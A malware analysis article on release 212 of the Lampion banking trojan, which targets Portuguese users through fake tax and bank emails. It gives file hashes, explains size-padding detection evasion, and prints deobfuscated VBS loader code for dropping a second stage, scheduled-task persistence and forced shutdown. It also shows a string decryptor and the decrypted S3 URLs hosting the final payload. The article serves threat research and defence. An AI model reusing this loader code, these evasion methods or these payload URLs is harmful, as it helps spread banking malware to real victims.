

# The hidden C2: Lampion trojan release 212 is on the rise and using a C2 server for two years


securityaffairs.co/wordpress/128975/malware/hidden-c2-lampion-trojan-release-212.html

March 13, 2022

March 13, 2022 By [Pierluigi Paganini](#)

## The hidden C2: Lampion trojan release 212 is on the rise and using a C2 server for two years.

Lampion trojan is one of the most active banking trojans impacting Portuguese Internet end users since 2019. This piece of malware is known for the usage of the Portuguese Government Finance & Tax (Autoridade Tributária e Aduaneira) email templates to lure victims to install the malicious loader (a VBS file). However, fake templates of banking organizations in Portugal have been used by criminals to disseminate the threat in the wild, as observed in Figure 1 below with a malicious PDF (**151724540334 Pedidos.pdf**).



**Figure 1:** Emails templates are delivering malicious PDFs impersonating banking organizations in Portugal to spread Lampion trojan.

The malware TTP and their capabilities remain the same observed in 2019, but the trojan loader – the VBS files – propagated along with the new campaign has significant differences. Also, the C2 server is the same noticed on the past campaigns since 2020, suggesting, thus,

that criminals are using the same server geolocated in Russia for two years to orchestrate all the malicious operations.

## FUD capabilities of the Lampions' VBS loader

**Filename:** Comprovativo de pagamento\_2866-XRNM\_15-02-2022 06-43-54\_28.vbs

**MD5:** 2e295f9e683296d8d6b627a88ea34583

As expected, the Lampions' VBS loader has been changed in the last years, and its *modus operandi* is similar to other Brazilian trojans, such as **Maxtrilha**, **URSA**, **Grandoreiro**, and so on. In detail, criminals are enlarging the file size around 56 MB of junk to bypass its detection in contrast to the samples from 2019 with just 13.20 KB.

**LAMPION VBS - 2019 (13.20 KB)**

MD5: 3350e744c4e020f9b256794aa25c12  
 SHA-1: 7f5960ff9ff30d24e4c19f8bd22a32ceaa0cb  
 SHA-256: 4168dcf5f6d5ad7e1a0cb48c1e14cb2e9f9bd81480a70c3aaf0ce7873e042  
 Vhash: 72e71997aaa22b4087e2ae3bc0cafb0  
 SSDEEP: 3845akbv57w8hgH8Uy9Y4F4hEi0wKertaaqMuvNazaN8ip:SKLH5+Uy3eQmC8hg  
 TLSH: T1D852892F9E9C644458D343CEDD040AC17D93E83ADFA958E54C9DEB90296C2D971A3  
 File type: VBA  
 Magic: UTF-8 Unicode text, with CRLF line terminators  
 File size: 13.20 KB (13520 bytes)

**LAMPION VBS - 2022 (56.44 MB)**

MD5: 2e295f9e683296d8d6b627a88ea34583  
 SHA-1: 23753615278ca964f9e913c540b7e0d3c400f05e  
 SHA-256: d831d427d7f0d0e08db37df02e6e32e3d61425264b714f3f56b75acf2e3ea  
 SSDEEP: 786A32JC+L7G0FWnd75G873jKvKvPoreGgAFgRj4toWTV5G8LyWyPor7gAs  
 TLSH: T8FD7a8DA01E6BF4C350BC09B2ADEBBD2747B107d4AFC49CAAF298F46D08F4B45F93  
 File type: Text  
 Magic: UTF-8 Unicode text  
 File size: 56.44 MB (59179773 bytes)

0 / 52  
 No security vendors and no sandboxes flagged this file as malicious

5803a0f90c5b509d4ad579e2e645674a15b74b1eb1078acf82353e512f7043a5  
 Comprovativo de pagamento\_8276713-ISSCBHU\_24-12-2021 02-34-57\_38.vbs  
 53.74 MB Size | 2022-01-26 17:48:34 UTC | 27 days ago  
 direct-cpu-clock-access long-sleeps runtime-modules text

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
AhnLab-V3		Undetected	ALYac	Undetected
Antiy-AVL		Undetected	Arcabit	Undetected
Avast		Undetected	Avira (no cloud)	Undetected
Baidu		Undetected	BitDefender	Undetected
BitDefenderTheta		Undetected	CAT-QuickHeal	Undetected
ClamAV		Undetected	CMC	Undetected
Comodo		Undetected	Cynet	Undetected

**Figure 2:** Lampions' VBS loader file enlarge technique to bypass its detection.

The VBS file contains a lot of junk sequences, and after some rounds of code cleaning and deobfuscation, 31.7 MB of useless lines of code were removed.








```

25766 vmEBaDTWfaVxdddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCtGMPeIMfNxxwq ("AgZHS [166rSba9]JS1dbsk:ckKneHDEB,OSMLA="( NRKFL:
25767 vmEBaDTWfaVxdddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCtGMPeIMfNxxwq ("jgIH1 [8cYreYu=@f4FGGF@UMQfXo|G'gsd/mucCOndH1?fl]
25768 vmEBaDTWfaVxdddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCtGMPeIMfNxxwq ("@:3H [0cttr=PZzhFyoaA (Ok]s<$\lcQK6_qo'oiX^P.Fid:

```

**BEFORE CLEANING**

**AFTER CLEANING**



**Figure 3:** Lampions’ VBS loader size before and after removing the junk sequences.

The final file after the cleaning process has around 24.7 MB, and it is responsible for creating other files, including:

- a 2nd VBS file with a random name (**2nd\_stage\_vbs**) that will download the Lampions’ final stage – two DLLs from AWS S3 buckets
- other VBS file that will execute the previous file by using a scheduled task also created by the 1st VBS loader.

The next figure presents the structure of the Lampions’ VBS loader after the cleaning and deobfuscation process.

```

1 Dim FVzXaaTtggCGjIjxVFs1
2 bSVyFCnEjzYXBfZFhaQEPJ = BENlcvKHfZVvAEAjrAxjUww(11)
3 Set FVzXaaTtggCGjIjxVFs1 = Wscript.CreateObject("Wscript.Shell")
4 Set KPKWGTthdAWlleLXBZlTUpRA = CreateObject("Scripting.FileSystemObject")
5 CvnvvJabHbyialrjiGMqAbnGW = FVzXaaTtggCGjIjxVFs1.SpecialFolders("AppData") & "\" & bBVyFCnEjzYXBfZFhaQEPJ & ".vbs"
6 Set vmEBaDTWfaVxdddNTCRCsloUxTx = KPKWGTthdAWlleLXBZlTUpRA.CreateTextFile(CvnvvJabHbyialrjiGMqAbnGW,True)
7 vmEBaDTWfaVxdddNTCRCsloUxTx.Write "Set RogsSqRnvFoZDtqgWfbc = CreateObject(" & chr(34) & "WScript.Shell" & chr(34) & ")" & v
8 vmEBaDTWfaVxdddNTCRCsloUxTx.Write "WScript.Sleep(600000)" & vbCrLf
9 vmEBaDTWfaVxdddNTCRCsloUxTx.Write "Set OpSysSet = GetObject(" & Chr(34) & "winmgmts:{authenticationlevel=Pkt," & chr(34) & "
10 vmEBaDTWfaVxdddNTCRCsloUxTx.Write "& " & Chr(34) & "{Shutdown}" & chr(34) & ") .ExecQuery(" & Chr(34) & "select * from Win32
11 vmEBaDTWfaVxdddNTCRCsloUxTx.Write "& " & Chr(34) & "Primary=true" & chr(34) & ")" & vbCrLf
12 vmEBaDTWfaVxdddNTCRCsloUxTx.Write "for each OpSys in OpSysSet" & vbCrLf
13 vmEBaDTWfaVxdddNTCRCsloUxTx.Write "retVal = OpSys.Win32Shutdown(6)" & vbCrLf
14 vmEBaDTWfaVxdddNTCRCsloUxTx.Write "next" & vbCrLf
15 vmEBaDTWfaVxdddNTCRCsloUxTx.Close
16 Function BENlcvKHfZVvAEAjrAxjUww(ByVal MXmatlCPDjBoLHQgfmdFAYaqR5J)
17 Dim ynhHCMQjCNvqPfbXnSrCtEAcFaIx , uWHLuhOoCBlsDAKsTubbtmbvPIHVC, dyzoZhnPZGnroHdDChcHeXrblWvFhV
18 Const VdzMFRQcLeYgMbKiYgKGOiGBGfxVEDt = "abcdeghiijklmnopqrstuvwxy"
19 uWHLuhOoCBlsDAKsTubbtmbvPIHVC = 1
20 dyzoZhnPZGnroHdDChcHeXrblWvFhV = Len(VdzMFRQcLeYgMbKiYgKGOiGBGfxVEDt)
21 Randomize
22 For i = 1 To MXmatlCPDjBoLHQgfmdFAYaqR5J
23 ynhHCMQjCNvqPfbXnSrCtEAcFaIx = ynhHCMQjCNvqPfbXnSrCtEAcFaIx & Mid(VdzMFRQcLeYgMbKiYgKGOiGBGfxVEDt , Int((dyzoZhnPZGnroHdD
24 Next
25 BENlcvKHfZVvAEAjrAxjUww = ynhHCMQjCNvqPfbXnSrCtEAcFaIx
26 End Function
27 Private Function iSvbcRjGKznJBewEnXRCtGMPeIMfNxxwq(qORjKEwJaVGDfdLssuulyewmbFwMocelY)
28 Const DGBqYABtsqhcQIUsOroFjYHQFLcPFLxDg = 10
29 Const nsTEsGQjRVxetRuVTRjEyDTLoFvnUIGliqj = 35
30 Const VjOfxqCDBqyzlbbvZvYGTfRjLNmOZfDeMdrte = 126
31 If Len(qORjKEwJaVGDfdLssuulyewmbFwMocelY) < 5 Then
32 iSvbcRjGKznJBewEnXRCtGMPeIMfNxxwq = ""
33 Exit Function
34 End If
35 Dim OIPZTYTLVMTtYlPZOPaWQqPhGhOFYgpnquKjf
36 qORjKEwJaVGDfdLssuulyewmbFwMocelY = Mid(qORjKEwJaVGDfdLssuulyewmbFwMocelY, 3, Len(qORjKEwJaVGDfdLssuulyewmbFwMocelY) - 4)
37 For i=2 To Len(qORjKEwJaVGDfdLssuulyewmbFwMocelY) Step 2
38 snZZdeEqGxFWxKLLintusCmwHZPuJWhyyjWUP = Asc(Mid(qORjKEwJaVGDfdLssuulyewmbFwMocelY,i,1)) + DGBqYABtsqhcQIUsOroFjYHQFLcPFLxDg
39 If snZZdeEqGxFWxKLLintusCmwHZPuJWhyyjWUP > VjOfxqCDBqyzlbbvZvYGTfRjLNmOZfDeMdrte Then
40 snZZdeEqGxFWxKLLintusCmwHZPuJWhyyjWUP = snZZdeEqGxFWxKLLintusCmwHZPuJWhyyjWUP - VjOfxqCDBqyzlbbvZvYGTfRjLNmOZfDeMdrte + ns
41 End If
42 OIPZTYTLVMTtYlPZOPaWQqPhGhOFYgpnquKjf = OIPZTYTLVMTtYlPZOPaWQqPhGhOFYgpnquKjf & Chr(snZZdeEqGxFWxKLLintusCmwHZPuJWhyyjWUP)

```

```
43 Next
1 Dim 2nd_stage_vbs1
2 random_n = gen_random(11)
3 Set 2nd_stage_vbs1 = Wscript.CreateObject("Wscript.Shell")
4 Set a = CreateObject("Scripting.FileSystemObject")
5 target_folder = 2nd_stage_vbs1.SpecialFolders("AppData") & "\\" & random_n & ".vbs"
6 Set fs = a.CreateTextFile(target_folder,True)
7 fs.Write "Set RegsSqPnvFoZDtgrwifbc = CreateObject(" & chr(34) & "WScript.Shell" & chr(34) & ") " & vbCrLf
8 fs.Write "WScript.Sleep(600000)" & vbCrLf
9 fs.Write "Set OpSysSet = GetObject(" & Chr(34) & "winmgmts:{authenticationlevel=Pkt," & chr(34) & " " & vbCrLf
10 fs.Write "& " & Chr(34) & "(Shutdown)}" & chr(34) & ").ExecQuery(" & Chr(34) & "select * from Win32_OperatingSystem" & chr(34) & " " & vbCrLf
11 fs.Write "& " & Chr(34) & "Primary=true" & chr(34) & ") " & vbCrLf
12 fs.Write "for each OpSys in OpSysSet" & vbCrLf
13 fs.Write "    retVal = OpSys.Min32Shutdown(6)" & vbCrLf
14 fs.Write "next" & vbCrLf
15 fs.Close
16
17 'get random number
18 Function gen_random(ByVal max_value)
19     Dim aux1 , aux2 , aux3
20     Const lookup_table = "abcdefghijklmnopqrstuvwxyz"
21     aux2 = 1
22     aux3 = Len(lookup_table)
23     Randomize
24     For i = 1 To max_value
25         aux1 = aux1 & Mid( lookup_table , Int((aux3-aux2+1)*Rnd+aux2) , 1 )
26     Next
27     gen_random = aux1
28 End Function
29
30 Private Function get_decrypt(cipher_text)
31
32     If Len(cipher_text) < 5 Then
33         get_decrypt = ""
34         Exit Function
35     End If
36
37     Dim final_output
38     cipher_text = Mid(cipher_text,3,Len(cipher_text)-4)
39     For i=2 To Len(cipher_text) Step 2
40         output = Asc(Mid(cipher_text,i,1)) + 10
41         If output > 126 Then
42             output = output - 160
43         End If
44         final_output = final_output & Chr(output)
45     Next
46     final_output = Replace(final_output, "|", " ")
47     final_output = Replace(final_output, "-", Chr(34))
48     get_decrypt = final_output
49 End Function
50
51 Dim 2nd_stage_vbs1
52 random_1 = gen_random(11)
53 Set 2nd_stage_vbs1 = Wscript.CreateObject("Wscript.Shell")
54 Set fs = CreateObject("Scripting.FileSystemObject")
55 2nd_stage_vbs1 = WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\\" & random_1 & ".vbs"
56 Set fs = fs.CreateTextFile(2nd_stage_vbs1,True)
```

AFTER SOME ROUNDS OF DEOBFUSCATION

Figure 4: Lampion's VBS loader after some rounds of deobfuscation.

As mentioned, the 1st stage (**Comprovativo de pagamento\_2866-XRNM\_15-02-2022 06-43-54\_28.vbs**) creates a new VBS file (**2nd\_stage\_vbs**) inside the **%AppData%\Local\Temp** folder with a random name (**sznyetzkkq.vbs**). Also, another VBS (**jghfszcekwr.vbs**) is created with code responsible for executing the previous VBS file (**sznyetzkkq.vbs**) via a scheduled task.

A scheduled task is created with the service description and author **Administrator** user associated. This scheduled task will execute the second VBS file **jghfszcekwr.vbs** that contains instructions to finally run the **sznyetzkkq.vbs** file (the 2nd VBS stage).


```

Dim 2nd_stage_vbs1
random_1 = gen_random(11)
Set 2nd_stage_vbs1 = Wscript.CreateObject("Wscript.Shell")
Set fs = CreateObject("Scripting.FileSystemObject")
2nd_stage_vbs1 = Wscript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\ " & random_1 & ".vbs"
Set fs = fs.CreateTextFile(2nd_stage_vbs1,True)

Const aux1 = 1
Const aux2 = 0
Set schedule_service = CreateObject("Schedule.Service")
Call schedule_service.Connect()
Dim ss
Set ss = schedule_service.GetFolder("\")
Dim new_task
Set new_task = schedule_service.NewTask(0)
Dim new_service
Set new_service = new_task.RegistrationInfo
new_service.Description = "Administrator"
new_service.Author = "Administrator"
Dim task
Set task = new_task.Settings
task.Enabled = True
task.StartWhenAvailable = True
task.Hidden = False
task.RunOnlyIfIdle = False
task.DisallowStartIfOnBatteries = False
task.StopIfGoingOnBatteries = False
task.WakeToRun = True

Dim new_trigger
Set new_trigger = new_task.Triggers
Dim trigger
Set trigger = new_trigger.Create(aux1)
Dim c1, c2
Dim arg_1
arg_1 = DateAdd("s", 11520, Now)
c1 = get_date(arg_1)
arg_1 = DateAdd("n", 480, Now)
c2 = get_date(arg_1)
trigger.StartBoundary = c1
trigger.EndBoundary = c2
trigger.ExecutionTimeLimit = "PT5M"
trigger.Id = gen_random(12)
trigger.Enabled = True


```



**Figure 5:** Creation of the 2nd VBS file and the auxiliary VBS file. Also, the scheduled task responsible for creating the auxiliary VBS file is shown.

After running the initial VBS file, the two additional VBS files are finally prepared to be triggered. That task is then performed by the scheduled task as presented in Figure 6. The source code of the *jghfszcekwr.vbs* file is quite simple and just executes the 2nd VBS file (*sznyetzkkkg.vbs*). We believe this is just a procedure to make hard the malware analysis as well as difficult its detection – something we confirmed during the analysis, as the AVs don't detect properly those files during the malware infection chain.






**Figure 6:** Schedule task (1) responsible for executing an auxiliary VBS (2) file which in turn runs the second VBS stage.

After that, the VBS file dubbed **sznyetzkkkg.vbs** is executed. All the steps highlighted in Figure 7 are typically known from the last Lampions campaigns. This VBS file is quite similar to their predecessors, and it performs some tasks:

- Deletes all the files from the startup folder with the following extension: **Ink, vbs, cmd, exe, bat and js**.
- Decrypts the URLs containing the final stage of Lampion trojan.
- Creates a .cmd file into the Windows startup folder to maintain persistence.





**Figure 7:** Source-code of the 2nd VBS file and the encrypted URLs that will download the last stage of the Lampion trojan banker.

From this point, the modus operandi and TTP are the same observed since 2019. The clear sign is the **same algorithm** used in 2019 to decrypt the hardcoded strings with the malicious URLs was used. The script can be downloaded from GitHub [here](#).

```

master - SI-LAB-malware / decryption-strings-lampion.vbs
sirpedrotavares Create decryption-strings-lampion.vbs Latest commit 434fd36 on 27 Dec 2019 History
1 contributor
34 lines (27 sloc) 837 Bytes
1  * Decryptor
2  * SI-LAB - www.seguranca-informatica.pt
3  * Sample: 3350e74a4cfa020f9b256194eae25c12
4  * @sirpedrotavares
5
6  Module VBModule
7  Sub Main()
8  Dim Ciphertext
9  Dim i
10 Dim oldAsc
11 Ciphertext = "8aQ>jhjQfFi`0oXa3-\tkl\yYa`jL^\{[n[e1hyB-Z!$miU)e$5k3i]#*[0WHI(jc#-(F$BhCvM\pW;dek3mSi_$TY2emc^%s&M5Tp^_Ofxk"
12 Dim Decrypt
13 Const offset = 10
14 Const minAsc = 33
15 Const maxAsc = 126
16
17
18 Dim Plaintext
19 Ciphertext = Mid(Ciphertext,3,Len(Ciphertext)-4)
20
21 For i=2 To Len(Ciphertext) Step 2
22   oldAsc = Asc(Mid(Ciphertext,i,1)) + offset
23   If oldAsc > maxAsc Then
24     oldAsc = oldAsc - maxAsc + minAsc - 1
25   End If
26
27   Plaintext = Plaintext & Chr(oldAsc)
28 Next
29
30 Decrypt = Plaintext
31
32 Console.WriteLine(Decrypt)
33 End Sub
34 End Module

```

Figure 8: Lampion trojan VBS decryptor.

After running the script, we obtained the malicious URLs that download the next stage of Lampion trojan. Once again, the AWS S3 buckets were the criminals' choice, as observed in the last releases of this malware.


```

1. encrypted: "O{'^Yj7jRf:i_0<#r%#c=o{f=[Rhbi:e6dUWDb3isjRkt\U\0ik$zit)i$?kYi`#\
[DWcifjR#e(n$WxcwW2pPe;dqWomFi3$ZYDeZc8%TiTeNflhYW>j][5ivj+[B$*pX_Dfl'"
2. decrypted: https://mypersonalstuffs.s3.us-east-2.amazonaws.com/soprateste.zip
3.
4. encrypted: "eg1^xj5jZf}iP0a#r%
<cZo[fU[(h&i8e9dZWmb&ijjOkz\M\+iz$Tiv)E$Qkxiq#M[bW<iDjO#4(A$kWfc2WJp`epdoWgm$$.s
s#F*R-"
5. decrypted: https://mypersonalstuffs.s3.us-east-2.amazonaws.com/P-17-4

```

The first DLL (the trojan loader) is a point of interest in this analysis. This file was also enlarged with lots of random BMP images inside – a well-known technique **that is being used by Latin American gangs** in their malware. This is a clear sign of cooperation between the several groups.

